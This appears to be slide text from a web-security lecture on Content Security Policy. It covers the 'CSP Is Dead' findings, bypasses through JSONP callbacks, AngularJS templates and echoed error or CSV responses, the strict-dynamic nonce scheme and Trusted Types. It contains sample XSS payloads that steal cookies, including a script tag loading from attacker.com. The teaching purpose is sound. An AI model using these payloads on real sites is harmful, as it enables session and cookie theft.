CSP (still) breaks this script

```
Content-Security-Policy: default-src: 'self';  
script-src: 'self' https://www.google-analytics.com  
'unsafe-inline'
```

```
<script>  
  window.GoogleAnalyticsObject = 'ga'  
  function ga () { window.ga.q.push(arguments) } window.ga.q =  
  window.ga.q || []  
  window.ga.l = Date.now()  
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')  
  window.ga('send', 'pageview')  
</script>  
<script async  
src='https://www.google-analytics.com/analytics.js'></script>
```

Because the script calls another script

When there's an event to track, the script runs this:

```
new Image().src =  
'https://www.google-analytics.c  
om/r/collect=' + someData
```

Now it works. Until another (img) domain is added (e.g., google-tracker.com)

```
Content-Security-Policy: default-src: 'self';  
img-src: 'self' https://www.google-analytics.com;  
script-src: 'self' https://www.google-analytics.com  
'unsafe-inline'
```

```
<script>  
  window.GoogleAnalyticsObject = 'ga'  
  function ga () { window.ga.q.push(arguments) } window.ga.q =  
  window.ga.q || []  
  window.ga.l = Date.now()  
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')  
  window.ga('send', 'pageview')  
</script>  
<script async  
src='https://www.google-analytics.com/analytics.js'></script>
```

Now it works. Until another (script) domain is added (e.g., google-js.com)

```
Content-Security-Policy: default-src: 'self';  
img-src: *;  
script-src: 'self' https://www.google-analytics.com  
'unsafe-inline'
```

```
<script>  
  window.GoogleAnalyticsObject = 'ga'  
  function ga () { window.ga.q.push(arguments) } window.ga.q =  
  window.ga.q || []  
  window.ga.l = Date.now()  
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')  
  window.ga('send', 'pageview')  
</script>  
<script async  
src='https://www.google-analytics.com/analytics.js'></script>
```


Scripts on scripts on scripts...

- Scripts can load other scripts; in fact, Google Analytics used to do it this way:

```
const script = document.createElement('script')
script.src = 'https://ssl.google-analytics.com/script.js'
document.body.appendChild(script)
```

- How do we ensure CSP never breaks the site, even when new scripts are added?
 - Propagate trust from the initial script (which we trust) to any scripts it includes at runtime (which we want to implicitly trust) no matter where that script comes from

CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy

Lukas Weichselbaum
Google Inc.
lwe@google.com

Michele Spagnuolo
Google Inc.
mikispag@google.com

Sebastian Lekies
Google Inc.
slekies@google.com

Artur Janc
Google Inc.
aaj@google.com

ABSTRACT

Content Security Policy is a web platform mechanism designed to mitigate cross-site scripting (XSS), the top security vulnerability in modern web applications [24]. In this paper, we take a closer look at the practical benefits of adopting CSP and identify significant flaws in real-world deployments that result in bypasses in 94.72% of all distinct policies.

We base our Internet-wide analysis on a search engine corpus of approximately 100 billion pages from over 1 billion hostnames; the result covers CSP deployments on 1,680,867 hosts with 26,011 unique CSP policies – the most comprehensive study to date. We introduce the security-relevant aspects of the CSP specification and provide an in-depth analysis of its threat model, focusing on XSS protections. We identify three common classes of *CSP bypasses* and explain how they subvert the security of a policy.

We then turn to a quantitative analysis of policies deployed on the Internet in order to understand their security benefits. We observe that 14 out of the 15 domains most commonly whitelisted for loading scripts contain *unsafe endpoints*; as a consequence, 75.81% of distinct policies use script whitelists that allow attackers to bypass CSP. In total, we find that 94.68% of policies that attempt to limit script execution are ineffective, and that 99.34% of hosts with CSP use policies that offer no benefit against XSS.

Finally, we propose the *'strict-dynamic'* keyword, an addition to the specification that facilitates the creation of policies based on cryptographic nonces, without relying on domain whitelists. We discuss our experience deploying such a *nonce-based* policy in a complex application and provide guidance to web authors for improving their policies.

Keywords

Content Security Policy; Cross-Site Scripting; Web Security

1. INTRODUCTION

Cross-site scripting – the ability to inject attacker-controlled scripts into the context of a web application – is arguably the most notorious web vulnerability. Since the first formal reference to XSS in a CERT advisory in 2000 [6], generations of researchers and practitioners have investigated ways to detect [18, 21, 29, 35], prevent [22, 25, 34] and mitigate [4, 23, 28, 33] the issue. Despite these efforts, XSS is still one of the most prevalent security issues on the web [24, 30, 37], and new variations are constantly being discovered as the web evolves [5, 13, 14, 20].

Today, Content Security Policy [31] is one of the most promising countermeasures against XSS. CSP is a declarative policy mechanism that allows web application developers to define which client-side resources can be loaded and executed by the browser. By disallowing inline scripts and allowing only trusted domains as a source of external scripts, CSP aims to restrict a site's capability to execute malicious client-side code. Hence, even when an attacker is capable of finding an XSS vulnerability, CSP aims to keep the application safe by preventing the exploitation of the bug – the attacker should not be capable of loading malicious code without controlling a trusted host.

In this paper, we present the results of the first in-depth analysis of the security of CSP deployments across the web. In order to do so, we first investigate the protective capabilities of CSP by reviewing its threat model, analyzing possible configuration pitfalls and enumerating little-known techniques that allow attackers to bypass its protections.

We follow with a large-scale empirical study using real-world CSP policies extracted from the Google search index. Based on this data set, we find that currently at least 1,680,000 Internet hosts deploy a CSP policy. After normalizing and deduplicating our data set, we identify 26,011 unique CSP policies, out of which 94.72% are *trivially bypassable* – an attacker can use automated methods to find endpoints that allow the subversion of CSP protections. Even though in many cases considerable effort was spent in deploying CSP, 90.63% of current policies contain configurations that immediately remove any XSS protection, by allowing the execution of inline scripts or the loading of scripts from arbitrary external hosts. Only 9.37% of the policies in our data set have stricter configurations and can potentially protect against XSS. However, we find that at least 51.05% of such policies are still bypassable, due the presence of subtle policy misconfigurations or origins with unsafe endpoints in the `script-src` whitelist.

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).

CCS'16 October 24–28, 2016, Vienna, Austria

© 2016 Copyright held by the owner/author(s).

ACM ISBN 978-1-4503-4139-4/16/10.

DOI: <http://dx.doi.org/10.1145/2976749.2978363>

https://scholar.google.com/scholar?cluster=914192711504016624&hl=en&as_sdt=0.47

"CSP is Dead" findings

- "14 out of the 15 domains most commonly whitelisted for loading scripts contain unsafe endpoints; as a consequence, 75.81% of distinct policies use script whitelists that allow attackers to bypass CSP"
- "94.68% of policies that attempt to limit script execution are ineffective"
- "99.34% of hosts with CSP use policies that offer no benefit against XSS"

CSP can be bypassed

JavaScript with user-controlled callbacks

Attack input:

```
<script  
src='/api/jsonp?callback=alert(document.cookie) //'></script>
```

- **Server response:**

```
alert(document.cookie) // {"var": "data",  
...});
```

instead of specifying just a function name, we have cookie exfiltration code and “//” to keep any following code from running

actual code that should run, but has “//” commenting it out

Symbolic execution

- Typical AngularJS code:

```
<script src='https://allowed.com/angular.js'></script>  
<div ng-app>{{ 9000 + 1 }}</div>
```

- AngularJS parses templates and executes them
- Therefore, the ability to control templates parsed by Angular is equivalent to executing arbitrary JavaScript
- Replace {{ 9000 + 1 }} with:
{{ alert(document.cookie) }}

Unexpected JavaScript-parseable responses

- Attack input:

```
<script  
src='trustedsite.com/alert(document.cookie  
e) %2F%2F'></script>
```

- Error message echoes request parameters:

```
Error: alert(document.cookie) // not  
found.
```

“Error: “ prefix is valid JavaScript!



Unexpected JavaScript-parseable responses

- Attack input:

```
<script  
src='/file.csv?q=alert(document.cookie) '>  
</script>
```

- Server echoes HTML with comma-separated value (CSV) data with partially attacker-controlled contents:

```
Name,Value
```

```
alert(document.cookie),234
```


uselesscsp.com

```
$ curl -IL uselesscsp.com
curl: (7) Failed connect to uselesscsp.com:80;
Operation timed out
$ curl -ILs web.archive.org/web/uselesscsp.com | grep
-i "^Location:"
location:
http://web.archive.org/web/20200414184831/https://usele
sscsp.com/
```

Useless CSP

web.archive.org/web/20200414184831/https://uselesscsp.com/

Internet Archive Wayback Machine

15 captures

19 Aug 2018 - 14 Apr 2020

Go

FEB APR MAY

14

2019 2020 2021

About this capture

Useless CSP

Home About

Oct 27,
2019

SNCF's WiFi

The SNCF's WiFi captive portal allows pretty much everything javascript-side:

```
$ curl -s -i 'https://wifi.sncf' | grep -Ei '^Content-Security-Policy:' | sed "s/;/;\n/g"
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' wifi.sncf www.wifi.sncf tgvcon
report-uri https://pepita.vsct.fr/_vsctcspreport__
$
```

Aug 26,
2019

iCloud

Apple's iCloud has script-src 'unsafe-inline' and 'unsafe-eval'.

```
$ curl -s -i 'https://www.icloud.com' | grep -Ei '^Content-Security-Policy:' | sed "s/;/;\n/g"
Content-Security-Policy: default-src 'none';
script-src blob: 'self' 'unsafe-inline' 'unsafe-eval' *.apple.com *.cdn-apple.com *.apple-mapkit.com *.a
style-src 'self' data: 'unsafe-inline' *.icloud.com *.apple.com *.cdn-apple.com;
img-src 'self' blob: data: icloud.com *.icloud.com *.apple.com *.cdn-apple.com *.icloud-content.com *.ap
media-src 'self' blob: data: *.icloud.com *.apple.com *.cdn-apple.com *.icloud-content.com;
font-src 'self' blob: data: *.apple.com *.cdn-apple.com;
connect-src blob: 'self' icloud.com *.icloud.com *.apple.com *.cdn-apple.com *.icloud-content.com *.appl
frame-src 'self' blob: mailto: tel: *.icloud.com *.apple.com *.icloud-sandbox.com *.icloud-content.com;
frame-ancestors 'self' *.icloud.com *.apple.com;
form-action 'self' *.icloud.com;
child-src blob: 'self';
```

X strict-d Highlight All Match Case Match Diacritics Whole Words

<http://web.archive.org/web/20200414184831/https://uselesscsp.com/>

Introducing `strict-dynamic`

from “CSP is Dead: Long Live CSP”

- Server sends as an HTTP response header:

```
Content-Security-Policy: script-src 'strict-dynamic'  
'nonce-abc123'
```

- Server sends in the HTML:

```
<script src='https://trusted.com'  
nonce='abc123'></script>  
<script nonce='abc123'>foo()</script>
```

- "Specifies that the trust explicitly given to a script present in the markup, by accompanying it with a nonce, shall be propagated to all the scripts loaded by that root script"
- No need to specify a whitelist anymore!

How it works

- Server sends in HTTP:

```
Content-Security-Policy: script-src 'strict-dynamic'  
'nonce-abc123'
```

- And in HTML:

```
<script src='https://trusted.com'  
nonce='abc123'></script>
```

```
<script nonce='abc123'>foo()</script>
```

```
<script src='https://attacker.com/evil.js'></script>
```

```
<script>alert(document.cookie)</script>
```

- **Attacker** can't figure out the nonce:
 - Nonce changes on each page load, and is unpredictable (perhaps random)
 - Attacker can't inspect the DOM to read the nonce unless they're already running JavaScript

Some browsers do not support `strict-dynamic` yet (?)

- "When `strict-dynamic` is included, any whitelist or source expressions such as `'self'` or `'unsafe-inline'` will be ignored"
- So, just keep the full list of allowed origins in there as a fallback in unsupported browsers.
- Or, just keep it simple:

```
Content-Security-Policy:  
  script-src 'strict-dynamic'  
  'nonce-NONCE_GOES_HERE' *  
  'unsafe-inline';
```

Reasonable "starter" CSP header

```
Content-Security-Policy:  
  default-src 'self' data;;  
  img-src *;  
  object-src 'none';  
  script-src 'strict-dynamic'  
    'nonce-NONCE_GOES_HERE'  
    * 'unsafe-inline';  
  style-src 'self' 'unsafe-inline';  
  base-uri 'none';  
  frame-ancestors 'none';  
  form-action 'self';
```

Feature-Policy HTTP header

- Selectively disable browser features
 - autoplay
 - geolocation
 - picture-in-picture
 - vertical-scroll

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Feature-Policy>

Future features?

accelerometer, ambient-light-sensor,
camera, document-domain, document-write,
encrypted-media,
focus-without-user-activation,
font-display-late-swap, fullscreen,
gyroscope, layout-animations, lazyload,
loading-frame-default-eager,
magnetometer, microphone, midi, payment,
unoptimized-lossless-images,
unoptimized-lossless-images-strict, usb,
vr

DOM-based XSS

- Assume DOM is modified by valid script running in the browser
- Attacker tricks this script into adding attacker DOM nodes into page
- Unlike reflected or stored XSS, the attacker doesn't change the HTML rendered by the server. Instead, page is attacked at "runtime"

```
const data = await fetch('/api/bio?user=feross')
document.getElementById('bio').innerHTML = data
```

- Solution: Instead of innerHTML (no HTML escaping), use textContent (HTML escaping)

Trusted Types

- CSP only protects against Reflected XSS and Stored XSS
- What about DOM-based XSS?

```
const data = await fetch('/api/bio?user=feross')
document.getElementById('bio').innerHTML = data
```

- There's a new web spec called "[Trusted Types](#)" that if deployed in browsers would completely eliminate most DOM-based XSS

All user input filters through a single function

Browser will block any attempt to render user input that doesn't have matching **string(s)** in the CSP header and the JavaScript.

HTTP:

Content-Security-Policy: trusted-types **template1 template2**

HTML:

```
const templatePolicy = TrustedTypes.createPolicy('template2',
{
  createHTML: (userInput) => {
    return htmlEscape(userInput)
  }
})

const data = await fetch('/api/bio?user=feross')
const html = templatePolicy.createHTML(data)
// html instanceof TrustedHTML
document.getElementById('bio').innerHTML = html
```

Final Thoughts

- XSS vulnerabilities are pervasive in real-world sites – be vigilant!
- Never trust data from the client – always sanitize it!
- Be aware of the context you're including user data in – escape it appropriately!
- Use CSP, `strict-dynamic`, and (soon) Trusted Types to prevent nearly all XSS!
- You can never be too paranoid